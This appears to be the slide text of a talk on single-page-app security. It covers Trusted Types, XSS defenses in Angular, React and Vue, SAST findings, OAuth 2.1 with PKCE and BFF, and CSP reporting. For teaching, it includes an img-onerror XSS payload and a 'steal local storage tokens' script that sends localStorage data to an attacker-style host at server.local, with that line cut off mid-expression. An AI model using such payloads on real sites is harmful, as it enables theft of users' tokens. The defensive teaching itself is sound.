- Activate Trusted Types by adding header:
Content-Security-Policy: require-trusted-types-for 'script';
- Trusted Types are supported natively in Chrome 83 and later
- A polyfill is available for other browsers

<https://web.dev/trusted-types>
<https://w3c.github.io/webappsec-trusted-types/dist/spec>
<https://github.com/w3c/webappsec-trusted-types>



Trusted Types

The screenshot shows a browser developer tools debugger interface. On the left, a file tree under the 'insecure' tab lists files: main.js, polyfills.js, runtime.js, styles.js, vendor.js, and styles.css. Below the file tree is a 'webpack://...' entry. The main area displays a portion of 'main.js' with syntax highlighting. Lines 23 through 33 are shown:

```
23  ngAfterViewInit(): void {  
24    this.paragraphRef.nativeElement.innerHTML = "<img src=\"none\" onerror=\"alert('ElementRef XSS')\"/>"; ✖ ✖  
25    this.paragraphRef.nativeElement.classList.add("pstyle", "text-red");  
26  }  
27  
28  getHtmlSnippet() {  
29    let safeHtml = ``;  
30    //return this.sanitizer.bypassSecurityTrustHtml(safeHtml);  
31    return safeHtml;  
32  }  
33 }
```

Line 24, Column 46 is highlighted. The status bar indicates '(source mapped from main.js) Coverage: n/a'. On the right, a sidebar shows 'No breakpoints', 'Scope Not paused', 'Call Stack Not paused', 'XHR/fetch Breakpoints', 'DOM Breakpoints', and 'Global Listeners'. At the bottom, the 'Issues' tab is selected, showing four issues:

- Refused to create a TrustedTypePolicy named 'angular#unsafe-bypass' because it violates the following Content Security Policy directive: "trusted-types angular dompurify default". [core.mjs:5292](#)
- This document requires 'TrustedHTML' assignment. [insecure.component.ts:24](#)
- ERROR TypeError: Failed to set the 'innerHTML' property on 'Element': This document requires 'TrustedHTML' assignment. [core.mjs:6485](#)
at InsecureComponent.ngAfterViewInit ([insecure.component.ts:24:46](#))
at callHook ([core.mjs:2542:1](#))
at callHooks ([core.mjs:2511:1](#))
at executeInitAndCheckHooks ([core.mjs:2462:1](#))
at refreshView ([core.mjs:9555:1](#))
at refreshEmbeddedViews ([core.mjs:10629:1](#))
at refreshView ([core.mjs:9508:1](#))
at refreshComponent ([core.mjs:10675:1](#))
at refreshChildComponents ([core.mjs:9280:1](#))
at refreshView ([core.mjs:9534:1](#))

<https://web.dev/trusted-types>

<https://w3c.github.io/webappsec-trusted-types/dist/spec>

<https://github.com/w3c/webappsec-trusted-types>



XSS Defenses (Angular)



- ✓ Contextual Output Encoding (Text)
- ✓ Sanitization (HTML + URLs)
- ✓ Built-In Support for Trusted Types

Content-Security-Policy: require-trusted-types-for 'script'; trusted-types angular;

<https://angular.io/guide/security#enforcing-trusted-types>



XSS Defenses (React, Vue)



Contextual Output Encoding (Text)



Sanitization (HTML + URLs)

Requires additional sanitizer

- DOMPurify (<https://github.com/cure53/DOMPurify>)
- Sanitize-url (<https://github.com/braintree/sanitize-url>)

<https://angular.io/guide/security>

<https://github.com/cure53/DOMPurify>




XSS Defenses (Unsafe APIs in Angular, React, Vue)



Avoid direct DOM access *ElementRef*

Don't deactivate Sanitization *DomSanitizer#bypassSecurityTrust...
HTML*



Use *dangerouslySetInnerHTML* only with Sanitization

Avoid direct DOM access *createRef, findDOMNode().innerHTML*



Sanitize HTML rendering

```
<div v-html="userProvidedHtml"></div>  
h('div', { innerHTML: this.userProvidedHtml })  
<div innerHTML={this.userProvidedHtml}></div>
```



XSS Defenses – SAST & Code Reviews



Static Application Security Testing (SAST)

Findings:

`src/app/insecure/insecure.component.ts`

`typescript.angular.security.audit.angular-domsanitizer.angular-bypasssecuritytrust`
Bypassing the built-in sanitization could expose the application to cross-site scripting
(XSS).
Details: <https://sg.run/KWxP>

```
23| safeResourceUrl:SafeScript = this.sanitizer.bypassSecurityTrustResourceUrl(...);  
| :-----  
24| safeHtml: SafeValue = this.sanitizer.bypassSecurityTrustHtml(...);  
| :-----  
25| safeUrl: SafeUrl = this.sanitizer.bypassSecurityTrustUrl(...);  
| :-----  
29| return this.sanitizer.bypassSecurityTrustHtml(safeHtml);
```

`typescript.react.security.audit.react-dangerouslysetinnerhtml.react-dangerouslysetinnerhtml`
Detected setting HTML from code. This is risky because it's easy to inadvertently expose
your users to a cross-site scripting (XSS) attack. This can lead to attackers accessing
sensitive information. Instead, do this without dangerouslySetInnerHTML or use DOMPurify to
sanitize your HTML.
Details: <https://sg.run/rAx6>

```
44| <p dangerouslySetInnerHTML={{__html: DOMPurify.sanitize(this.state.value)}}></p>  
| :-----  
45| <span dangerouslySetInnerHTML={{__html: this.state.value}}></span>
```

Security Code Reviews

→ Discuss insecure API usage
`bypassSecurity...`
`dangerouslySetInnerHTML`




Vulnerable and Outdated Components

Direct & Transitive NPM Packages



Software Composition Analysis (SCA)



Identification & Authentication Failures

OAuth 2.1/OpenID Connect & JWT



OAuth 2.1: Browser-Based Applications (SPA)

- OAuth 2.1: New recommendations for SPA
 - ✓ Do Not use Implicit flow any more
 - ✓ Instead use Authorization Code + PKCE
 - ✓ Restrict Redirect URIs (No Wildcards)
 - ✓ Use Secure Architecture Patterns
- Use OpenID Connect for Authentication
 - ✓ ID-Token (Client), Access-Token (Server)




I E T F®



[OAuth Happy Hour - Authorization Code Injection Demo](#)
<https://datatracker.ietf.org/doc/draft-ietf-oauth-v2-1>
<https://datatracker.ietf.org/doc/draft-ietf-oauth-browser-based-apps>
[JSON Web Token Best Current Practices \(RFC 8725\)](#)



Browser-Based Apps - OAuth Auth Code + PKCE



<https://datatracker.ietf.org/doc/draft-ietf-oauth-browser-based-apps/>




Steal Local Storage Tokens with one XSS

- Avoid XSS vulnerabilities
- Limit Access Token Lifetime (< 5 min.)
- Rotate refresh tokens on each use

```
<script>
    function stealstorage() {
        let i = 0, len = localStorage.length;
        for (; i < len; ++i) {
            console.log(localStorage.key(i));
            let img = document.createElement("IMG");
            img.src = "http://server.local:8080/attack?data=" +
        }
    }
</script>
```



Browser-Based Apps - OAuth BFF



<https://datatracker.ietf.org/doc/draft-ietf-oauth-browser-based-apps/>



Security Logging and Monitoring Failures

What is going on your customer's
browser?



Security Logging and Monitoring Failures

*Content-Security-Policy: ... report-uri https://...;
Report-To: '{"group":"default","max_age":,"endpoints..."}';*

Issues

All Unresolved 5 For Review 5 Ignored Saved Searches

A javascript-angular All Env 14D is:unresolved

Resolve Ignore Mark Reviewed Merge Last Seen

Error Error: NG0904: unsafe value used in a (resource URL context (see https://g.co/ng/security#xss))
NG0904: unsafe value used in a resource URL context (see https://g.co/ng/security#xss)
New Issue JAVASCRIPT-ANGULAR-3 50min ago | 4hr old

TypeError injectReportDialog(vendor)
Failed to set the 'src' property on 'HTMLScriptElement': This document requires 'TrustedScriptURL' assignment.
New Issue JAVASCRIPT-ANGULAR-5 50min ago | 5hr old

TypeError injectReportDialog(vendor)
Failed to set the 'src' property on 'HTMLScriptElement': This document requires 'TrustedScriptURL' assignment.
New Issue JAVASCRIPT-ANGULAR-2 51min ago | 5hr old

TypeError ?(polyfills)
Failed to set the 'innerHTML' property on 'Element': This document requires 'TrustedHTML' assignment.
New Issue JAVASCRIPT-ANGULAR-4 4hr ago | 5hr old

TypeError poll(..../sentry/scripts/views.js)
Object [object Object] has no method 'updateFrom'
New Issue JAVASCRIPT-ANGULAR-1 4hr ago | 4hr old

CSP Reports

View 100 records

Action	Date	URI	Directive	Blocked URI
All	Days	hostname	All	blocked hostname
	06 May 2022	path		blocked path
Enforced	06 May 2022 20:02:17	http://localhost:4200/secure	script-src-elem	https://o1234842.ingest.sentry.io/api/ember/error-page/
Enforced	06 May 2022 20:01:10	http://localhost:4200/secure	connect-src	https://o1234842.ingest.sentry.io/api/6384507/envelope/
Enforced	06 May 2022 20:01:10	http://localhost:4200/secure	connect-src	https://o1234842.ingest.sentry.io/api/6384507/store/
Enforced	06 May 2022 20:02:17	http://localhost:4200/secure	connect-src	https://o1234842.ingest.sentry.io/api/6384507/envelope/
Enforced	06 May 2022 19:47:07	http://localhost:4200/secure	script-src-elem	https://o1234842.ingest.sentry.io/api/ember/error-page/
Enforced	06 May 2022 20:02:17	http://localhost:4200/insecure	connect-src	https://o1234842.ingest.sentry.io/api/6384507/envelope/
Enforced	06 May 2022 20:02:17	http://localhost:4200/insecure	script-src-elem	inline

https://owasp.org/Top10/A09_2021-SecurityLogging_and_Monitoring_Failures

<https://report-uri.com>

<https://sentry.io>



- Web Browsers are not really trustworthy
 - ✓ Attacks like XSS and CSRF are wide-spread
 - ✓ More attacks possible via installed browser addons
 - ✓ Do not store sensitive data in local/session storage
 - ✓ Also collect security relevant logs and infos from browsers too

Summary



- Framework/Lib-specific issues (Angular etc.)
 - ✓ Consult framework/lib docs (i.e. security sections)
 - ✓ Avoid insecure API calls
 - ✓ Check OWASP cheat sheets
 - ✓ Conduct Code Reviews and Testing
 - ✓ Look at provided references of this talk

Summary

Check demos at:

<https://github.com/andifalk/secure-spa>





Scan the
code for my
contact details

Q&A



References



Trusted Types References

- General

<https://web.dev/trusted-types/>

<https://github.com/w3c/webappsec-trusted-types>

<https://w3c.github.io/webappsec-trusted-types/dist/spec/>

- Trusted Types in Angular & React

<https://auth0.com/blog/securing-spa-with-trusted-types/>

<https://angular.io/guide/security#enforcing-trusted-types>



Angular Security References

- Preventing XSS in Angular

<https://angular.io/guide/security - preventing-cross-site-scripting-xss>

<https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part2.html>

<https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part3.html>

<https://angular.io/api/platform-browser/DomSanitizer#security-risk>

<https://angular.io/api/core/ElementRef#security-risk>

- Angular Security Cheat Sheet

<https://pragmaticwebsecurity.com/files/cheatsheets/angularowasptop10.pdf>

- Preventing CSRF in Angular

<https://angular.io/guide/security - cross-site-request-forgery>



React.js Security References

- Preventing XSS in React

<https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part1.html>

<https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part2.html>

<https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part3.html>

- React.js Security Cheat Sheet

<https://pragmaticwebsecurity.com/files/cheatsheets/reactxss.pdf>

- Preventing CSRF in React.js

